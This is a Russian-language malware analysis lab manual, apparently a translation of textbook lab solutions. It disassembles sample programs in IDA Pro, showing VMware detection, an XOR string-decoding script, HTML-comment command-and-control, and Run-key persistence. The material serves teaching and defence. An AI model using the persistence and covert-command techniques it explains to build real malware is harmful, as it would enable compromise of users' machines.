
Затем мы видим, что к сдвигу добавляется 0xD, в результате чего EAX после вызова atoi указывает на число 30, полученное из строки 30. Умножив 30 на 1000, получим 30 000 миллисекунд (или 30 секунд) − именно столько программа будет бездействовать, если во время выполнения используются те же строки.

Как упоминается в вопросе 15, вызов socket по адресу 0x10001701 показан в левом столбце табл. 5.1Л. Мы видим, что значения 6, 1 и 2 помещаются в стек. Эти числа соответствуют символьным константам, описанным на странице MSDN для функции socket. Если щелкнуть на них правой кнопкой мыши и выбрать пункт меню Use Symbolic Constant (Использовать символьные константы), IDA Pro выведет диалоговое окно со всеми известными константами, которые имеют соответствующее значение. В этом примере число 2 соответствует константе AF_INET, которая используется для подготовки IPv4−сокета; 1 означает SOCK_STREAM, а 6 − IPPROTO_TCP. Таким образом, этот сокет будет сконфигурирован для протокола TCP поверх IPv4 (обычно применяется в HTTP).

Таблица 5.1Л. Применение символьных констант к вызову socket

Без символьных констант	С символьными константами
100016FB push 6	100016FB push **IPPROTO_TCP**
100016FD push 1	100016FD push **SOCK_STREAM**
100016FF push 2	100016FF push **AF_INET**
10001701 call ds:socket	10001701 call ds:socket

Чтобы ответить на вопрос 17, поищем инструкцию in. Для этого выберем пункт меню Search-Text (Поиск-Текст) и введем in; мы также могли бы воспользоваться пунктом меню

Search-Sequence of Bytes (Поиск-Последовательность байтов) и выполнить поиск по ED − опкоду инструкции in. Если установить в окне поиска флажок Find All Occurrences (Найти все вхождения), в обоих случаях на экране появится новое окно со списком всех вхождений. Среди всех результатов присутствует только один экземпляр in. Он имеет адрес 0x100061DB и показан ниже:

100061C7 mov eax, **564D5868h** ; **"VMXh"**
100061CC mov ebx, 0
100061D1 mov ecx, 0Ah
100061D6 mov edx, 5658h
100061DB **in** eax, dx

Инструкция mov по адресу 0x100061C7 переносит содержимое 0x564D5868 в регистр EAX. Щелчок правой кнопкой мыши на данном значении покажет, что оно соответствует строке VMXh в кодировке ASCII. Это подтверждает, что данный фрагмент кода является частью методики для противодействия виртуальным машинам и используется вредоносом в таком качестве. Проверка перекрестных ссылок для функции, которая выполняет данный код, дает нам еще одно подтверждение: после сравнения идет строка Found Virtual Machine.

Как упоминается в вопросе 18, для перехода по адресу 0x1001D988 можно нажать клавишу G. Здесь мы видим непонятные данные, которые выглядят как набор случайных байтов. Следуя рекомендациям, мы запускаем предоставленный нам Python−скрипт; для этого воспользуемся пунктом меню File-Script File (Файл-Файл скрипта) и укажем соответствующий файл:

```
sea = ScreenEA()  (1)
for i in range(0x00,0x50):
b = Byte(sea+i)
decoded_byte = b ^ 0x55 (2)
PatchByte(sea+i,decoded_byte)
```

В строке (1) скрипт берет текущую позицию курсора и использует ее в качестве сдвига для декодирования данных. Затем он перебирает байты от 0 до 0x50 и передает значение каждого из них вызову Byte; тот, в свою очередь, применяет к нему исключающее ИЛИ со значением 0x55 (2). В конце скрипт модифицирует байт в окне IDA Pro, не изменяя оригинальный файл. Вы можете легко адаптировать этот код под собственные задачи.

После завершения скрипта мы видим, что данные по адресу 0x1001D988 стали более понятными. Можно превратить их в строку в кодировке ASCII, нажав клавишу A и установив курсор в позицию 0x1001D988. Таким образом мы получим строку xdoor is this backdoor, string decoded for Practical Malware Analysis Lab :)1234.

Лабораторная работа № 4 Базовые принципы распознавания конструкций языка С в ассемблере. 4часа

Цель работы: понять общую функциональность программы путем анализа конструкций языка.

Программное обеспечение

IDA Pro, Netcat, Софт для базового статического анализа двоичного файла, Lab06-01.exe, Lab06-02.exe, Lab06-03.exe.

Порядок выполнения работы

Выполнить задания и ответить на вопросы к каждому заданию

Задание 6.1

Проанализируйте вредоносную программу Lab06-01.exe и ответьте на вопросы.

Вопросы

1. Какая основная конструкция содержится в единственном ответвлении, вызываемом функцией main?

2. Какое ответвление вызывается по адресу 0x40105F?

3. Каково назначение этой программы?

Подробный анализ

Для начала проанализируем этот исполняемый файл с помощью базовых статических методов. Мы видим, что он импортирует библиотеку WININET.dll и функцию InternetGetConnectedState. API Windows Internet (WinINet) позволяет приложениям обращаться к интернет-ресурсам по протоколу HTTP.

Благодаря MSDN мы узнаем, что это функция Windows API, которая проверяет состояние интернет-соединения в локальной системе. Использование этой операции подтверждают строки Error 1.1: No Internet и Success: Internet Connection.

Теперь проведем базовый динамический анализ. Запуск этого исполняемого файла из командной строки не приводит ни к чему неожиданному. Он просто выводит сообщение Success: Internet Connection и завершает работу.

Для полноценного анализа загрузим этот файл в IDA Pro. Большая часть дизассемблированного кода сгенерирована компилятором, поэтому нам следует быть осторожными, чтобы не тратить время на исследование не относящихся к делу участков. Так что мы переходим к функции main, с которой обычно начинается код, написанный автором вредоносной программы. В данном случае эта функция находится по адресу 0x401040. Единственный вызов, который она делает, имеет адрес 0x401000 – по всей видимости, это и есть ключевой вызов. Его диаграмма показана на рис. 6.1Л.

Теперь выведем эту функцию в IDA Pro с помощью пункта меню View-Graphs-Flow chart (Вид-Диаграммы-Блок-схема). Если сопоставить эту диаграмму с кодом, можно заметить одну общую конструкцию: выбор одного из двух маршрутов зависит от результата вызова InternetGetConnectedState. Инструкция cmp используется для сравнения результата, хранящегося в EAX, с 0, после чего инструкция jz выбирает подходящий маршрут.

На странице MSDN, посвященной функции InternetGetConnectedState, утверждается, что она возвращает либо 1 (если активное интернет-соединение найдено), либо 0 (если нет). Следовательно, если результат равен 0, выполнение пойдет по ветке false (1), поскольку нулевой флаг (ZF) не будет установлен; в противном случае будет выполнена ветка true (2).

Функция вызывает ответвление по адресу 0x40105F лишь в двух местах, но при дальнейшем ее анализе можно быстро запутаться. На самом деле она называется printf. К нашему удивлению, как бесплатная, так и коммерческая версии IDA Pro не всегда распознают и маркируют этот вызов. Поэтому мы должны искать определенные признаки, указывающие на то, что это printf. Одним из самых простых способов является определение параметров, которые помещаются в стек перед выбором ответвления. В обоих случаях в стек попадает строка форматирования. Символ \n в конце обозначает строку. Кроме того, учитывая контекст и содержимое этой строки, мы можем сделать вывод, что это именно функция printf. Мы переименуем ее соответствующим образом, чтобы в коде она везде упоминалась под этим именем (рис. 6.1Л). После ее возвращения мы видим, что регистру EAX присваивается либо 1, либо 0.




Рис. 6.1Л. Диаграмма потока выполнения функции по адресу 0x401000

Подводя итог, отметим, что эта функция проверяет наличие подключения к Интернету и на основе этой проверки выводит соответствующее сообщение и код завершения: 1 (если подключение есть) или 0 (если нет).

Задание 6.2

Проанализируйте вредоносный код в файле Lab06-02.exe.

Вопросы

1. Какие операции выполняет первое ответвление в функции main?
2. Какое ответвление находится по адресу 0x40117F?
3. Что делает второе ответвление, вызываемое из `main`?
4. Конструкция какого типа используется в этом ответвлении?
5. Имеет ли эта программа какие-либо сетевые индикаторы?
6. Каково назначение этого вредоноса?

Подробный анализ

Начнем с базового статического анализа двоичного файла. Как видно из листинга 6.1Л, в нем есть несколько интересных строк.

Листинг 6.1Л. Новые интересные строки

```
Error 2.3: Fail to get command
Error 2.2: Fail to ReadFile
Error 2.1: Fail to OpenUrl
http://www.practicalmalwareanalysis.com/cc.htm
Internet Explorer 7.5/pma
Success: Parsed command is %c
```

Три строки с сообщениями об ошибках говорят о том, что эта программа может открывать веб-страницу и анализировать команду. Мы также видим URL-адрес этой страницы – http://www.practicalmalwareanalysis.com/cc.htm. Этот домен можно сразу же использовать в качестве сетевого индикатора.

Среди представленных ниже импортов есть несколько новых функций из Windows API, которые используются для работы с сетью (листинг 6.2Л).

Листинг 6.2Л. Новые интересные импорты функций

```
InternetReadFile
InternetCloseHandle
InternetOpenUrlA
InternetOpenA
```

Все эти функции являются частью модуля WinINet – простого API для работы с сетевым протоколом HTTP. Они имеют следующее назначение.

InternetOpenA используется для инициализации библиотеки WinINet; он устанавливает заголовок User-Agent, который передается при взаимодействии по HTTP.

InternetOpenUrlA позволяет открыть дескриптор, связанный с полным FTP-путем или URL-адресом (для доступа к ресурсам, которые были открыты, программы используют дескрипторы).

InternetReadFile считывает данные из дескриптора, открытого вызовом InternetOpenUrlA.

InternetCloseHandle закрывает дескрипторы, открытые этими файлами.

Теперь займемся динамическим анализом. Выберем для прослушивания порт 80, так как мы видели URL-адрес среди строк, а WinINet часто использует HTTP. Прослушивая порт 80 с помощью Netcat и перенаправляя соответствующим образом DNS, мы увидим DNS-запрос для имени www.practicalmalwareanalysis.com, после которого программа открывает страницу по заданному URL-адресу (листинг 6.3Л). Это говорит нам о том, что данная веб-страница представляет некий интерес для вредоноса, но мы не сможем сказать ничего более конкретного, пока не проанализируем дизассемблированный код.

Листинг 6.3Л. Вывод Netcat при прослушивании порта 80

```
C:\>nc -l -p 80
GET /cc.htm HTTP/1.1
User-Agent: Internet Explorer 7.5/pma
Host: www.practicalmalwareanalysis.com
```

Наконец, загрузим исполняемый файл в IDA Pro. Начнем наш анализ с метода main, так как в остальном коде многие участки сгенерированы компилятором. Здесь по адресу 0x401000 можно заметить ту же функцию, которая вызывалась в лабораторной работе 6.1. Но мы также видим два новых вызова (401040 и 40117F), которых раньше не было.

Новая функция по адресу 0x40117F принимает два аргумента, которые помещаются в стек перед вызовом. Первый представляет собой строку форматирования Success: Parsed command is %c, а второй содержит байт, возвращаемый из предыдущего вызова по адресу 0x401148. Такие символы, как %c и %d, указывают на то, что мы имеем дело со строкой форматирования. Из этого следует вывод, что ответвление по адресу 0x40117F является функцией printf, – переименуем его соответствующим образом везде, где оно встречается. Ответвление printf выводит в строку, в которой символы %c заменяются вторым аргументом, помещенным в стек.

Теперь исследуем новую функцию 0x401040. Она содержит все те вызовы из WinINet API, которые мы обнаружили в ходе базового статического анализа. Сначала она инициализирует библиотеку WinINet с помощью вызова InternetOpen. Обратите внимание, что в стек попадает строка Internet Explorer 7.5/pma, которая совпадает с полем User-Agent, обнаруженным во время динамического анализа. Следующий вызов, InternetOpenUrl, открывает статический URL-адрес, попадающий в стек в качестве параметра. Эта функция инициирует DNS-запрос, который мы видели на предыдущем этапе.

Вызовы InternetOpenUrlA и InternetReadFile показаны в листинге 6.4Л.

Листинг 6.4Л. Вызовы InternetOpenUrlA и InternetReadFile

```
00401070 call ds:InternetOpenUrlA
00401076 mov [ebp+hFile], eax
```

```
00401079 cmp [ebp+hFile], 0 (1)
...
0040109D lea edx, [ebp+dwNumberOfBytesRead]
004010A0 push edx ; lpdwNumberOfBytesRead
004010A1 push 200h (3); dwNumberOfBytesToRead
004010A6 lea eax, [ebp+Buffer ]  (2)
004010AC push eax ; lpBuffer
004010AD mov ecx, [ebp+hFile]
004010B0 push ecx ; hFile
004010B1 call ds:InternetReadFile
004010B7 mov [ebp+var_4], eax
004010BA cmp [ebp+var_4], 0   (4)
004010BE jnz short loc_4010E5
```

Значение, возвращаемое из InternetOpenUrlA, присваивается локальной переменной hFile и сравнивается с 0 (1). Если оно равно 0, функция завершается; в противном случае переменная hFile передается в следующий вызов, InternetReadFile. Она представляет собой дескриптор – средство доступа к предварительно открытым ресурсам. Дескриптор указывает на URL-адрес.

Функция InternetReadFile используется для чтения веб-страницы, открытой вызовом InternetOpenUrlA. С другими ее аргументами можно ознакомиться на ее MSDN-странице. Самым важным из них является второй по счету, который в IDA Pro помечен как Buffer (2). Это массив, и, согласно параметру NumberOfBytesToRead (3), мы будем считывать из него фрагменты данных размером не больше 0x200 байт.

Поскольку нам известно, что эта функция считывает HTML-страницу, мы можем рассматривать Buffer как массив символов.

Код, идущий после вызова InternetReadFile , проверяет, равно ли возвращаемое значение (EAX) нулю. Если да, то функция закрывает дескриптор и завершается; если нет, то код, следующий сразу за этой строкой, выполняет посимвольное сравнение Buffer (листинг 6.5Л). Стоит отметить, что перед помещением в регистр и сравнением индекс массива увеличивается на 1.

Листинг 6.5Л. Обработка массива Buffer


```
004010E5 movsx ecx, byte ptr [ebp+Buffer]
004010EC cmp ecx, 3Ch                    (5)
004010EF jnz short loc_40111D
004010F1 movsx edx, byte ptr [ebp+Buffer+1]    (6)
004010F8 cmp edx, 21h
004010FB jnz short loc_40111D
004010FD movsx eax, byte ptr [ebp+Buffer+2]
00401104 cmp eax, 2Dh
00401107 jnz short loc_40111D
00401109 movsx ecx, byte ptr [ebp+Buffer+3]
00401110 cmp ecx, 2Dh
00401113 jnz short loc_40111D
00401115 mov al, [ebp+var_20C]     (7)
0040111B jmp short loc_40112C
```

В строке (5) инструкция cmp проверяет, равен ли первый символ значению 0x3C, которое в кодировке ASCII соответствует символу <. Если щелкнуть на 3Ch правой кнопкой мыши, IDA Pro предложит отображать это значение как <. То же самое можно сделать с байтами 21h, 2Dh и 2Dh. Если объединить эти символы, получится строка <!--, которая в HTML обозначает начало комментария (HTML-комментарии не видны при отображении веб-страницы, но вы можете просмотреть их в ее исходном коде).

Обратите внимание, что в строке (6) значение Buffer+1 помещается в регистр EDX и затем сравнивается с 0x21 (код для ! в ASCII). То есть мы можем предположить, что Buffer

представляет собой массив символов страницы, загруженной вызовом InternetReadFile. Buffer указывает на начало страницы, поэтому все четыре инструкции cmp выполняют проверку с самого первого байта. Если каждое сравнение завершилось успешно, HTML-страница начинается со встроенного комментария, в результате чего выполняется код в строке (7). К сожалению, IDA Pro не в состоянии определить, что локальная переменная Buffer имеет размер 512, поэтому в ассемблерном коде она называется var_20C.

Чтобы 512-байтный массив Buffer был правильно помечен, мы должны поправить стек. Для этого можно воспользоваться комбинацией клавиш Ctrl+K, поместив курсор в любое место данной функции. Например, в левой части рис. 6.2Л стек изображен в исходном виде. Щелкнем правой кнопкой мыши на первом байте Buffer и определим массив шириной 1 байт и длиной 512 байт. В правой части рисунка показано то, как должна выглядеть исправленная версия стека.



Ручная коррекция стека, выполненная выше, приведет к тому, что инструкция (7) в листинге 6.5Л будет отображаться как [ebp+Buffer+4]. Следовательно, если первые четыре символа (Buffer[0]-Buffer[3]) совпадут со строкой <!--, пятый попадет в регистр AL и будет возвращен из этой функции.

Вернемся к методу main и посмотрим, что происходит после возвращения функции по адресу 0x401040. Если эта функция вернет ненулевое значение, main выведет строку Success: Parsed command is *X*, где *X* – символ, извлеченный из HTML-комментария. После этого по адресу 0x401173 будет вызвана операция Sleep. В MSDN говорится о том, что Sleep принимает всего один аргумент – количество миллисекунд, на протяжении которых программа будет бездействовать. Этот вызов помещает в стек значение 0xEA60, которое соответствует одной минуте (или 60 000 миллисекундам).

Подытожим наш анализ. Данная программа проверяет наличие активного интернет-соединения и загружает веб-страницу, содержащую начало HTML-комментария (<!--). Комментарий не отображается в браузере, но вы можете просмотреть его в исходном коде страницы. Эта методика часто используется злоумышленниками для скрытой передачи команд вредоносному ПО; при этом все выглядит так, как будто программа загружает обычную веб-страницу.

Задание 6.3

Проанализируйте вредоносную программу Lab06-03.exe и ответьте на вопросы.

Вопросы

1. Сравните вызовы в функциях main этой и предыдущей из задания.6. Вызов какой новой функции был добавлен?
2. Какие параметры принимает эта новая функция?
3. Какая основная конструкция содержится в этой функции?
4. Что эта функция умеет делать?
5. Имеет ли данный вредонос какие-либо локальные индикаторы?
6. Каково назначение этой программы?

Подробный анализ

Начнем со статического анализа двоичного файла. В результате получим несколько новых интересных строк (листинг 6.6Л).

Листинг 6.6Л. Новые интересные строки

Error 3.2: Not a valid command provided
Error 3.1: Could not set Registry value
Malware
Software\Microsoft\Windows\CurrentVersion\Run
C:\Temp\cc.exe
C:\Temp

Эти сообщения об ошибках указывают на то, что программа может заниматься изменением реестра. Ветка Software\Microsoft\Windows\CurrentVersion\Run часто используется для автоматического запуска приложений. Каталог и имя файла C:\Temp\cc.exe могут пригодиться в качестве локального индикатора.

В таблице импорта можно найти несколько новых функций из Windows API, которых не было в работе 6.2 (листинг 6.7Л).

Листинг 6.7Л. Новые интересные импорты функций

```
DeleteFileA
CopyFileA
CreateDirectoryA
RegOpenKeyExA
RegSetValueExA
```

Назначение первых трех вызовов понятно по их названию. Функция RegOpenKeyExA обычно применяется в связке с RegSetValueExA для добавления информации в реестр. Вредонос, как правило, прописывает себя или другую программу для запуска вместе с системой, добиваясь тем самым постоянного присутствия.

Динамический анализ не даст нам особых результатов (неудивительно, учитывая наш опыт с лабораторной работой 6.2). Мы могли бы подключить вредонос напрямую к Интернету или воспользоваться пакетом INetSim для выдачи веб-страниц по запросу, но мы не знаем, что указать в HTML-комментарии. Следовательно, придется выполнить более глубокий анализ, исследуя дизассемблированный код.

Загрузим исполняемый файл в IDA Pro. Метод `main` почти ничем не отличается от аналогичного метода в лабораторной работе 6.2, если не брать во внимание дополнительный вызов по адресу 0x401130. Вызовы 0x401000 (проверка интернет-соединения) и 0x401040 (загрузка веб-страницы и анализ HTML-комментария) остались прежними.

Теперь изучим аргументы, которые передаются в вызов 0x401130. Похоже, что переменные argv и var_8 помещаются в стек до вызова. В таком случае argv является Argv[0] – ссылкой на строку с именем программы, Lab06-03.exe. При исследовании ассемблерного кода видно, что на участке 0x40122D переменной var_8 присваивается значение флага AL. Как вы помните, регистр EAX хранит значение, возвращаемое из предыдущего вызова, а AL находится внутри EAX. В нашем случае предыдущим вызовом является функция 0x401040 (загрузка веб-страницы и анализ HTML-комментария). Следовательно, аргумент var_8, который передается в 0x401130, содержит командный символ, извлеченный из HTML-комментария.

Узнав, что именно передается в функцию по адресу 0x401130, мы можем ее проанализировать. Начало функции представлено в листинге 6.8Л.

Листинг 6.8Л. Анализ функции по адресу 0x401130

```
00401136 movsx eax, [ebp+arg_0]
0040113A mov [ebp+var_8], eax
0040113D mov ecx, [ebp+var_8] (1)
00401140 sub ecx, 61h
00401143 mov [ebp+var_8], ecx
00401146 cmp [ebp+var_8], 4 (2)
0040114A ja loc_4011E1
00401150 mov edx, [ebp+var_8]
00401153 jmp ds:off_4011F2[edx*4]  (3)
```

...
004011F2 off_4011F2 dd offset loc_40115A (4)
004011F6 dd offset loc_40116C
004011FA dd offset loc_40117F
004011FE dd offset loc_40118C
00401202 dd offset loc_4011D4

В IDA Pro имя arg_0 было автоматически присвоено последнему аргументу, помещенному в стек перед вызовом; следовательно, arg_0 является командным символом, полученным из Интернета. Этот символ присваивается переменной var_8 и в итоге загружается в регистр ECX (1). Следующая инструкция вычитает из ECX 0x61 (код буквы a в кодировке ASCII). Таким образом, после выполнения данной инструкции регистр ECX будет содержать 0, если аргумент arg_0 равен a.

Дальше в строке (2) происходит сравнение с числом 4, чтобы узнать, равен ли командный символ (arg_0) a, b, c, d или e. Любой другой результат заставит инструкцию ja покинуть этот участок кода. Но в случае совпадения извлеченный командный символ будет использован в качестве индекса в таблице переходов (3).

В строке (4) регистр EDX умножается на 4, поскольку таблица переходов представляет собой набор адресов, обозначающих разные маршруты, и каждый адрес занимает 4 байта. Таблица переходов (4), как и ожидалось, состоит из пяти записей. Подобный код часто генерируется компилятором из выражения `switch`.

Графическое представление выражения switch на основе командных символов.

Теперь взглянем на графическое представление этой функции, показанное на рис. 6.3Л. Мы видим шесть возможных маршрутов выполнения, включая пять условных (на основе ответвлений от `a` до `e`) и один по умолчанию (инструкция «переход выше 4»). Подобная блок-схема (когда из одного блока исходит множество других) является признаком выражения `switch`. Чтобы в этом убедиться, можно исследовать код и таблицу переходов.




Рис. 6.3Л. Выражение switch в функции 0x401130, показанное в виде блок-схемы с вариантами переходов

Варианты переходов

Рассмотрим отдельно каждый вариант перехода в выражении switch (от a до e).

Вариант a вызывает функцию CreateDirectory с аргументом C:\\Temp, чтобы создать каталог, если его еще не существует.

Вариант b вызывает функцию CopyFile, которая принимает два аргумента: исходный и итоговый путь. Конечный путь равен C:\\Temp\\cc.exe. Исходный является параметром текущей функции, который согласно нашему анализу представляет собой имя программы (Argv[0]). Значит, этот вариант копирует файл Lab06-03.exe в C:\Temp\cc.exe.

Вариант c вызывает функцию DeleteFile с аргументом C:\\Temp\\cc.exe, которая удаляет соответствующий файл (если он существует).

Вариант d устанавливает значение в реестре Windows для обеспечения постоянного присутствия. В частности, он присваивает ключу Software\Microsoft\Windows\CurrentVersion\Run\Malware значение C:\Temp\cc.exe, благодаря чему вредонос загружается вместе с системой (если он был предварительно скопирован в каталог Temp).

Вариант e приостанавливает программу на 100 секунд.

И наконец, вариант по умолчанию выводит сообщение Error 3.2: Not a valid command provided.

Полностью проанализировав эту функцию, мы можем объединить полученные результаты с анализом из задания 6.2. Это позволит получить четкое представление об общем принципе работы программы.

Теперь мы знаем, что программа использует выражение if для проверки наличия активного интернет-соединения. Если такового нет, она завершает работу. В противном случае она пытается загрузить веб-страницу с HTML-комментарием внутри, который начинается со строки <!--. Следующий символ извлекается и используется в выражении switch для выбора того или иного действия в локальной системе, такого как удаление файла, создание каталога, установка ключа запуска в реестре, копирование файла или остановка на 100 секунд.

Задание 6.4

Проанализируйте вредоносную программу Lab06-04.exe и ответьте на вопросы.

Вопросы

1. Какая разница между вызовами, сделанными внутри функции main в этой и предыдущей лабораторных работах?
2. Какие новые конструкции были добавлены в main?
3. Чем отличается функция для разбора HTML в этой и предыдущих лабораторных работах?
4. Как долго будет работать эта программа (если предположить, что она подключена к Интернету)?
5. Содержит ли данный вредонос какие-либо новые сетевые индикаторы?
6. Каково назначение этой программы?

Подробный анализ

Начнем с базового статического анализа двоичного файла. Мы видим одну интересную строку, которой не было в задании 6.3:

Internet Explorer 7.50/pma%d

Похоже, что данная программа может генерировать заголовок User-Agent динамически. Среди импортов не видно новых функций Windows API, которых не было в лабораторной работе 6.3. Кроме того, в ходе динамического анализа мы заметили, что заголовок User-Agent меняется, когда мы видим значение Internet Explorer 7.50/pma0.

Теперь исследуем дизассемблированный код более тщательно. Загрузим исполняемый файл в IDA Pro и взглянем на метод main, который по своей структуре явно отличается от одноименного метода из предыдущей лабораторной работы, хотя многие вызовы остались на месте. Мы видим функции 0x401000 (проверка интернет-соединения), 0x401040 (разбор HTML), 0x4012B5 (printf) и 0x401150 (выражение switch). Вы должны дать им соответствующие имена, чтобы их было легче анализировать в IDA Pro.

Открыв метод main в графическом режиме IDA Pro, мы видим стрелку, направленную вверх, что является признаком циклического перебора. Структура цикла показана в листинге 6.9Л.

Листинг 6.9Л. Структура цикла

```
00401248 loc_401248
00401248 mov [ebp+var_C], 0 (1)
```

```
0040124F jmp short loc_40125A
00401251 loc_401251:
00401251 mov eax, [ebp+var_C]
00401254 add eax, 1  (2)
00401257 mov [ebp+var_C], eax
0040125A loc_40125A:
0040125A cmp [ebp+var_C], 5A0h (3)
00401261 jge short loc_4012AF
00401263 mov ecx, [ebp+var_C]  (5)
00401266 push ecx
00401267 call sub_401040
...
004012A2 push 60000
004012A7 call ds:Sleep
004012AD jmp short loc_401251 (4)
```

Локальная переменная var_C используется в качестве счетчика цикла. Цикл инициализирует счетчик с помощью значения 0 в строке (1), инкрементирует его (2), выполняет проверку (3)и возвращается обратно к инкременту, который переносит его к строке (4). Наличие этих четырех блоков кода говорит нам о том, что мы имеем дело с циклом for. Если var_C (счетчик) больше или равен 0x5A0 (1440), то цикл завершается. В противном случае выполняется код, начиная с (5). Прежде чем делать вызов по адресу 0x401040, он помещает var_C в стек, затем засыпает на 1 минуту и возвращается в начало, увеличивая счетчик на единицу (4). Этот процесс будет повторяться на протяжении 1440 минут, что равно 24 часам.

В предыдущей лабораторной работе функция `0x401040` не принимала аргументов, поэтому мы должны подробнее ее изучить. Ее начало представлено в листинге 6.10Л.

Листинг 6.10Л. Функция по адресу 0x401040

```
00401049 mov eax, [ebp+arg_0]
0040104C push eax  (1)
0040104D push offset aInt ; "Internet Explorer 7.50/pma%d"
00401052 lea ecx, [ebp+szAgent]
00401055 push ecx ; char *
00401056 call _sprintf
0040105B add esp, 0Ch
0040105E push 0 ; dwFlags
00401060 push 0 ; lpszProxyBypass
00401062 push 0 ; lpszProxy
00401064 push 0 ; dwAccessType
00401066 lea edx, [ebp+szAgent]  (2)
00401069 push edx ; lpszAgent
0040106A call ds:InternetOpenA
```

Здесь arg_0 является единственным аргументом, а main – единственным методом, который вызывает функцию 0x401040, поэтому мы можем сделать вывод, что arg_0 всегда играет роль счетчика (var_C) в главном методе. В строке (1)аргумент arg_0 помещается в стек вместе со строкой форматирования и конечным адресом. Мы также видим вызов sprintf, который создает строку и сохраняет ее в итоговый буфер – локальную переменную, помеченную как szAgent. Последняя передается в функцию InternetOpenA (2); это означает, что заголовок User-Agent меняется при каждом увеличении счетчика. Данный механизм может использоваться злоумышленником, который управляет веб-сервером и следит за продолжительностью работы вредоноса.

Подытожим сказанное. Программа проверяет наличие активного подключения к Интернету, используя выражение `if`. Если подключения нет, работа завершается. В

противном случае программа генерирует уникальный заголовок `User-Agent` и пытается загрузить веб-страницу со счетчиком из выражения `for`. Этот счетчик содержит количество минут, прошедших с начала работы программы. HTML-комментарий, встроенный в веб-страницу, считывается в массив символов и сравнивается со строкой `<!--`. Следующий символ извлекается и используется в выражении `switch`, чтобы определить, какое действие требуется выполнить в локальной системе. Есть несколько заранее определенных действий, таких как удаление файла, создание каталога, установка ключа запуска в реестре, копирование файла или остановка на 100 секунд. Эта программа проработает 1440 минут (24 часа) и затем завершится.

Лабораторная работа № 5. Анализ основных подходов к изучению вредоносного кода для Windows. 4часа

Цель работы: изучение основных индикаторов Windows для анализа вредоносных программ

Программное обеспечение

Regedit, Autoruns, Lab07-01.exe Lab07-02.exe Lab07-03.dll

Порядок выполнения работы

Выполнить задания и ответить на вопросы к каждому заданию

Задания к лабораторной работе

Задание 7.1

